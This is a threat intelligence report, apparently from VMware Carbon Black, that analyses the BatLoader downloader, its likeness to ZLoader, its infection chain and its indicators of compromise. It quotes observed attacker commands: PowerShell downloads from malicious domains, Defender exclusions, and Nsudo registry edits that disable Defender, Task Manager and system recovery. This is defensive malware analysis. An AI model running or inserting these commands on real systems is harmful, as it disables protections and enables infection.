

Threat Intelligence

BATLOADER: The Evasive Downloader Malware

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Executive Summary

VMware Carbon Black Managed Detection and Response (MDR) analysts are constantly handling security incidents within our customer environments and tracking emerging and persistent malware campaigns. One such threat that has been particularly prevalent over the last couple of months is BatLoader. Named by Mandiant [1], BatLoader is an initial access malware that heavily uses batch and PowerShell scripts to gain a foothold on a victim machine and deliver other malware. The threat actors utilize search engine optimization (SEO) poisoning to lure users to download the malware from compromised websites. The use of living-off-the-land binaries makes this campaign hard to detect and block especially early on in the attack chain.

In this article, we will explore this malware campaign, addressing the history of BatLoader, its attributes, how it is delivered, the infection chain, and Carbon Black's detection of the malware.

Attributes and Attribution

There are several attributes that are unique to BatLoader's attack methodology that Carbon Black's MDR team has seen in infected customer environments. The following can be used as a fingerprint to identify the malicious files (based on the OLE file information provided by VT):

Author	Signer	Subject
Softland	MK Investment Properties	Novapdf 11 tools
Test	Tax In Cloud sp. z o.o.	SetupProject1

Cloud	Kancelaria Adwokacka Adwokat Aleksandra Krzemińska	Cloud
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Table 1: OLE File information for identified Batloader samples

Other fingerprints pulled from the code can also be used to identify BatLoader files:

1	Set-Location "\$Env:USERPROFILE\AppData\Roaming" Invoke-WebRequest hxxtps://updatea1[.]com/g5
2	Set-Location "\$Env:USERPROFILE\AppData\Roaming" Invoke-WebRequest hxxp://cloudupdates[.]com

While researching BatLoader, the team discovered several attributes within the attack chain that are similar to previous activity linked to Conti. Evidence collected includes an IP address (134[.]0[.]117[.]195 – firson1[.]online) that was previously used by Conti in a ransomware campaign leveraging Log4J [2], as well as techniques that Conti has used in other attacks. One of the techniques identified was the use of the Atera agent which has similarities to Conti's previous techniques for their ransomware operations. Mandiant had previously released research on BatLoader and commented that activity from BatLoader overlaps with techniques that were released with Conti's leaks in August 2021 [1].

This is not to say that Conti is responsible for BatLoader. Unaffiliated actors may be replicating the techniques of the group, especially since the Conti Leaks of August 2021. Interestingly, Carbon Black's MDR and Threat Analysis Unit (TAU) team did not find BatLoader being sold on the dark web, suggesting this may be a campaign by a single actor/group and not being sold as a service.

BatLoader vs ZLoader

While researching the pre-existing information on BatLoader published on the public internet, there seemed to be some confusion as to whether BatLoader and Zloader, a banking trojan, are one and the same. For example, looking up [this file](#) on VirusTotal we see that different antivirus engines group it in the Zloader malware family. The same file has been referenced in community-contributed IOC collections for both Zloader and Batloader.

Kaspersky	Trojan.BAT.Zloader	Kaspersky	Trojan.BAT.Agent.bmf
Linix	Trojan.BAT.Agent.4/c	MAX	Malware (ai Score=83)
McAfee	BAT.Zloader.a	McAfee-GW Edition	BAT.Zloader.a
Microsoft	Trojan.Win32.Zloader.DM	QuickHeal	BAT.Zloader.44185
Sophos	Trojan.Agent.BHIC	Symantec	Trojan.Horse
Tencent	Win32.Risk.Agent.jli	Trellix (FireEye)	Trojan.GenericKD.37723759
TrendMicro	Trojan.BAT.ZLOADER.AB	TrendMicro-HouseCall	Trojan.BAT.ZLOADER.AB
VIPRE	Trojan.GenericKD.37723759	VRobot	MSIS.Zloader.721408.A

Figure 1: Malware family analysis for a ZLoader Sample from VT

Thought to be derived from the Zeus banking trojan from the early 2000s, the Zloader malware has been observed in hundreds of campaigns over the years, evolving over time and improving its effectiveness against its targeted victims [3]. In 2021, security researchers reported a change in Zloader’s delivery method as well as key changes in its attack chain. The malware operators moved away from phishing email campaigns (more information can be found in [TAU-TIN ZLoader](#)) and we’re now using malicious advertisements to lure users to download signed Windows installer (.msi) files. These file downloads are disguised as installers for legitimate software such as TeamViewer, Zoom, Discord, JavaPlugin etc. Once installed, Zloader uses batch scripts to progress in the attack chain using the following tactics:

- elevating privileges
- evading defenses by disabling Defender using Nsudo
- establishing persistence
- downloading additional payloads using the PowerShell cmdlet *Invoke-WebRequest*.

Finally, the threat actor leverages **CVE-2013-3900** and **CVE-2020-1599** to execute a malicious script appended to a signed Windows dll that injects the main Zloader dll into an msixexec.exe process. Msixexec.exe then maintains communication with the C2 server. In April 2022, Microsoft’s Digital Crime Unit (DCU) took down over 60 domains that were controlled by the threat actor group behind ZLoader, disrupting their botnet [4].

In many ways, Batloader draws familiarity from the previously known ZLoader. Our team analyzed the initial steps of compromise utilizing the two malware samples presented in the chart below to provide an accurate comparison.

Malware	File Name	SHA-256 Hash
BatLoader	zoom.msi	3ec3c66c0099682250fe06db400f42ec7be9a0f4641eaad8473cc
ZLoader	zoom.msi / Team-viewer.msi	2c0d8fc0740598fa97c5d1b21edb011c8026740b77029d29c20f32

Where these two malware types draw substantial similarities is through their use of SEO poisoning, leveraging Windows Installer, and their use of the native OS binaries during the attack delivery process.

```
#Zloader infection as seen by Microsoft
Invoke-WebRequest https://[redacted].com/network/index/processingSetRequestBot/?servername=msi -OutFile network.exe

#Batloader as seen by VMware Carbon Black
Invoke-WebRequest https://[redacted].com/g518nq/index/f69af5bc8498d8eb378801d458c846/?servername=msi -OutFile requestadmin.bat
```

Figure 2: Powershell command from Zloader & Batloader samples

With these similarities, we cannot conclude that these malware variants are entirely separate from each other, and of further note, some of the collected samples of Batloader and ZLoader both had an identical creation date and time within the file’s OLE metadata.

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Figure 3: OLE comparison for Batloader and ZLoader Hash from VirusTotal

Despite the resemblance between Batloader and Zloader, there are some differences worth noting. On average, Batloader samples are larger at ~107 MB while ZLoader is only about ~705 KB. This is consistent with the amount of activity that is seen with Batloader from the start.

While it could not be verified whether or not the two malware variants are linked to the same threat actors, based on the used malicious code and shifts in attack delivery methods, our team’s findings align with Walmart [5] and Mandiant [1] that BatLoader is indeed an extension beyond ZLoader.

Figure 4: Comparing ZLoader (most recent campaign) and BatLoader attack chain

BatLoader Delivery

Note: Batloader continues to evolve and we have seen different execution steps from different samples. Although the core functionality remains the same, the malware operators use different scripts (both in name and content) possibly to make detection more difficult. For simplicity, we only analyzed one of the three variations we encountered. The IOC section below lists scripts and tools used in all the different attack chains.

The operators of BatLoader malware leverage SEO poisoning to lure potential victims into downloading malicious Microsoft Windows Installer (.msi) files. The msi files can either be directly downloaded, often found in the */Downloads* folder or are included in a .zip archive file. The files masquerade as other common legitimate software installers – e.g. zoom.msi, Teamviewer.msi, anydesk.msi – but are actually a copy of the free PDF creator novaPDF. The novaPDF installer is edited using the tool Advanced Installer to add a *PowerShellScriptInline* custom action that executes a malicious PowerShell script. More on how to create PowerShell custom actions with Advanced Installer can be found [here](#).

Figure 5: Zoom.msi custom action

The PowerShell inline script kicks off the infection when executed during software installation, downloading the first BatLoader script, update.bat using the cmdlet *Invoke-WebRequest* as shown in Figure 6.

Figure 6: PowerShellScriptInline custom action data represents the PowerShell code

Figure 7: Extracted PowerShell code

Infection Chain

The infection chain relies on batch scripts and PowerShell scripts written to the `\appdata\roaming` directory to gain initial access. update.bat downloads requestadmin.bat and nircmd.exe, a command line utility that can be used to gain admin privileges with the “elevate” and “elevatecmd” switches.

Figure 8: Contents of Update.bat

Nircmd.exe and the initial zoom.msi file are both signed with the same certificate. We have identified three file signatures related to BatLoader files at the time of writing this:

- MK Investment Properties Inc.
- Kancelaria Adwokacka Adwokat Aleksandra Krzemińska

- Tax in Cloud sp. Z o.o

With elevated privileges, requestadmin.bat downloads and executes runanddelete.bat and scripttodo.ps1. For defense evasion, requestadmin.bat also adds exclusions for Windows Defender as listed below:

- Add-MpPreference -ExclusionProcess 'C:\Users\
<user>\AppData\Roaming'
- Add-MpPreference -ExclusionPath 'C:\Users\
<user>\AppData\Roaming\'
- Add-MpPreference -ExclusionPath 'C:\Users<user>\'
- Add-MpPreference -ExclusionProcess 'C:\Users<user>'
- Add-MpPreference -ExclusionProcess 'C:\Windows*'
- Add-MpPreference -ExclusionExtension ".ps1"
- Add-MpPreference -ExclusionPath 'C:\Users\
<user>\AppData\Local\Temp*'
- Add-MpPreference -ExclusionProcess 'C:\Users\
<user>\AppData\Local\Temp*'

The PowerShell script scripttodo.ps1 runs some discovery commands as well as downloading and installing a copy of Gpg4win (an email and file encryption package) and Nsudo.exe, a tool used to launch programs with elevated privileges.

- computersystem get domain
- arp.exe -a

Gpg4win is then used to decrypt more payloads.

- "C:\Program Files (x86)\GNU\GnuPG\gpg2.exe" -batch
-yes -passphrase 105b -o C:\Users\
<user>\AppData\Roaming\d2ef5.exe -d C:\Users\
<user>\AppData\Roaming\d2ef5.exe.gpg
- "C:\Program Files (x86)\GNU\GnuPG\gpg2.exe" -batch
-yes -passphrase 105b -o C:\Users\
<user>\AppData\Roaming\p9d2s.exe -d C:\Users\
<user>\AppData\Roaming\p9d2s.exe.gpg
- "C:\Program Files (x86)\GNU\GnuPG\gpg2.exe" -batch
-yes -passphrase 105b -o C:\Users\
<user>\AppData\Roaming\f827.dll -d C:\Users\
<user>\AppData\Roaming\f827.dll.gpg
- "C:\Program Files (x86)\GNU\GnuPG\gpg2.exe" -batch
-yes -passphrase 105b -o C:\Users\
<user>\AppData\Roaming\d655.dll -d C:\Users\
<user>\AppData\Roaming\d655.dll.gpg

Figure 9: Contents of runanddelete.bat from VT

Nsudo is used to impair defenses by adding the registry values *ConsentPromptBehaviorAdmin*, *Notification_Suppress*, *DisableTaskMgr*, *DisableCMD* and *DisableRegistryTools*. These configurations restrict user access on the infected device making remediation difficult.

```
Nsudo -U:T sc config WinDefend start= disabled

Nsudo -U:T -ShowWindowMode:Hide reg add
"HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System"
/v "ConsentPromptBehaviorAdmin" /t REG_DWORD /d "0" /f

Nsudo -U:T -ShowWindowMode:Hide reg add
"HKLM\Software\Policies\Microsoft\Windows Defender\UX
Configuration" /v "Notification_Suppress" /t REG_DWORD /d "1" /f

Nsudo -U:T -ShowWindowMode:Hide reg add
"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System"
/v "DisableTaskMgr" /t REG_DWORD /d "1" /f

Nsudo -U:T -ShowWindowMode:Hide reg add
"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System"
/v "DisableCMD" /t REG_DWORD /d "1" /f

Nsudo -U:T -ShowWindowMode:Hide reg add
"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System"
/v "DisableRegistryTools" /t REG_DWORD /d "1" /f

Nsudo -U:T -ShowWindowMode:Hide reg add
"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer"
/v "NoRun" /t REG_DWORD /d "1" /f

Nsudo -U:T -ShowWindowMode:Hide bcdedit /set {default}
recoveryenabled No

Nsudo -U:T -ShowWindowMode:Hide bcdedit /set {default}
bootstatuspolicy ignoreallfailures
```


Requestadmin.bat also uses powercfg.exe to modify power settings on the infected device by configuring the lock screen timeout.

```
powercfg.exe /SETACVALUEINDEX SCHEME_CURRENT  
SUB_VIDEO VIDEOCONLOCK 1800  
  
powercfg -change -standby-timeout-dc 3000  
  
powercfg -change -standby-timeout-ac 3000
```

Batloader has also been observed installing remote monitoring software such as Servably's Syncro and Atera RMM. This ensures the malware operators maintain access to the infected systems.

The final payloads dropped after infection often include two executables (e.g. d2ef5.exe, p9d2s.exe) and a DLL file (e.g. f827.dll, d655.dll). Within each of the infections we observed, one of the executable files was a known bad attributed to the Ursnif/Gozi malware family, a banking trojan. The other appeared to be Arkei/Vidar infostealer. Once these executables are set to run, the main dll is also executed. In some incidents, we were able to confirm that the dll was a Cobalt Strike stager.

Figure 10: Final DLL payload executed

VMware Carbon Black MDR Response

New threats are constantly emerging. At VMware Carbon Black we work around the clock to ensure that our products keep our customers safe from those very threats and offer MDR, the last wall of defense, to fill the gap between the known, evolving and unknown threats.

Batloader is a great example of the benefit of our MDR product. As our team has detailed, this malware variant is much stealthier and embeds itself quite thoroughly within the impacted host device. The Carbon Black sensor is able to detect specific behaviors of the malware and generate alerts for further analysis. The alerts in themselves did not paint a holistic picture of the attack. This would be a challenge for any team that does not have the resources to conduct an in depth threat hunt such as those provided by MDR.

The Endpoint Standard product receives updates for known malicious hashes and blocks all types of Known or Suspect malware files from executing through behavioral analysis. While the initial payload may be able to circumvent

detection, it is highly likely that when the malware runs it will trigger other alerts that are indicators of a more complex attack, such as the ones highlighted below.

Figure 11: Alert triggered by requestadmin.bat artifact from Batloader malware

Figure 12: Alert triggered by the d2ef5.exe artifact from Batloader malware

MDR Threat Analysts detected this change in tactics and initiated the investigation that has brought us to this point of highlighting the nuances and vital differences between Batloader and Zloader and how it could impact our customer environments. The discovered IOCs related to this malicious behavior is documented to ease the next steps for our customers with Threat Analysts always available for follow-up questions and support.

Conclusion

BatLoader's stealth and persistence are what made this malware stand out from the rest during its latest campaign. The MDR team has been highly successful in detecting these attacks, utilizing the written detections within the Carbon Black sensor and carefully crafted queries that would confirm whether or not the malware is related to BatLoader. As this variant has a focus on persistence, if it was able to successfully infect the host, it would be vital to perform the necessary analysis to fully remove the malware or restore from a known good backup.

Observed as early as July of 2022, this malware has already become commonplace as a threat against Carbon Black MDR customers. The following diagram illustrates its prevalence across different sectors, with business and financial services being prime targets. Since it was first observed by the VMware Carbon Black team there have been at least three waves of infection to date with more to be expected.

Figure 13: Attack prevalence across industries as seen by Carbon Black

This proves once again that as the threat landscape continues to change, the security industry as a whole needs the tools, knowledge, and collaboration to be able to detect and block the latest discovered techniques. Here at VMware Carbon Black, the MDR team and TAU heavily rely on communication and collaboration to ensure that our products are able to stand against these threats as they continue to evolve in a timely manner. Our teams measure our success through our ability to adapt and persevere on this ever-changing battlefield.

Indicators of Compromise (IOCs)

Indicator	Type
3ec3c66c0099682250fe06db400f42ec7be9a0f4641eaad8473ccd8b28a48042	SHA-256
15c39d2084e399b4a0126c0b1026bd2342f8dc5d812cf0d0caae8e35ee689407	SHA-256
d0d53132fc9db8c4829769e222d70f25db9740239ac898ee30fad4a89a1197e5	SHA-256
661989f7dedd6a9bd37a69a3c80d6b308b1c704262e8bfc49ea5df45dbd0fce0	SHA-256
9f017523e594c20c536e14b8c3a9bf5932c8a8853b5bdda4e16e9fbd251c72b5	SHA-256
bbbd869ada2a931528437ddfb1626f9705867036131f20db7a9b09318e593638	SHA-256
eed32513227a87faa2439b2217df1c965f9d5cbbf2e3a2b5bac1322c634038da	SHA-256
0c2c349c4f1c420d9810a7a6870d19558542ae9b7233cd4e5ce2142bf381d6b4	SHA-256

1d28ab9852d42bdf12599fd612691a8a68d73b03d80ddcd7aebf49dad2ea05b5	SHA-256
3ef74a6f1e2372daffc3ef4c98e0b9bb08e22a684c2d1bb8007eb2ba372654a2	SHA-256
2a33d171c7b46d2905e1a2a2ac8e2e29a70b811e6ab9cc0c06c06897761e07a0	SHA-256
2ade09e144760d229a01b8f0c53ce60586f11c449e6fbfccd2fcf72e2cc6a484	SHA-256
5fac5e0e79369db0b39346160644d5c29f88ed615e03c947116240f5fc5b05a1	SHA-256
acdbd6901ecb04106e7427af8602ac8473042b86f15a36bbdbd6bf04010b0602	SHA-256
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dc6b6e1812f41c80ee67a72ebcb7a999488c866d805354936fb7506667005b43	SHA-256
5107ee907be6011f76a1e984a12ae2f56ccf6329cba7243ef9f2b50198839193	SHA-256
2a9df5806d4af0072cb6f76c7d8ebcde7fca51a0ee13f609f5a492c78d449080	SHA-256
1dc84699521090843fc320deccf157537de7eae6d52db4f78acde01bc106a90c	SHA-256
1fd5bbe5af7a7dcc52d5ea12e4d32c4818b2ef482de18f6c1b7cfda0986b1ee2	SHA-256

447ec30c17c97fa67a21477e48aa66d6228ec46f604d8679fd4021d134cca7f8	SHA-256
39b771a51c479187d089b9e42d67b6cee24607e197ba75549e9dad58163bc595	SHA-256
af64e4bcc5652b8f780e39e7e27d2d1f27b0395e0c646d4953b354b70eb54bf	SHA-256
9b6c2ed7ace21dc83cbd46b08acd3f73460c70735568e9fbd7bd7c8868cd8d27	SHA-256
591aa2607abc384c66d1532c1b6d4cc3d4052108245b03e3b6fea19a207c13d5	SHA-256
528e2be7188d1b337d0691b5c21618425afdb594139205accd2137313bbf1cfe	SHA-256
0911be79c918c04b7409f8cb5964f5dfed327f1f23fd326011a217987bdc5f8	SHA-256
04be8439fabc28959d7c109521e9eb4854f2a24402aacc4c3fb981e286fb5fa2	SHA-256
c737c388bab2b626e6a71eb8c2d8c68f2aca78e183233ea9a7c8e3fb1240ce94	SHA-256
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
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
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
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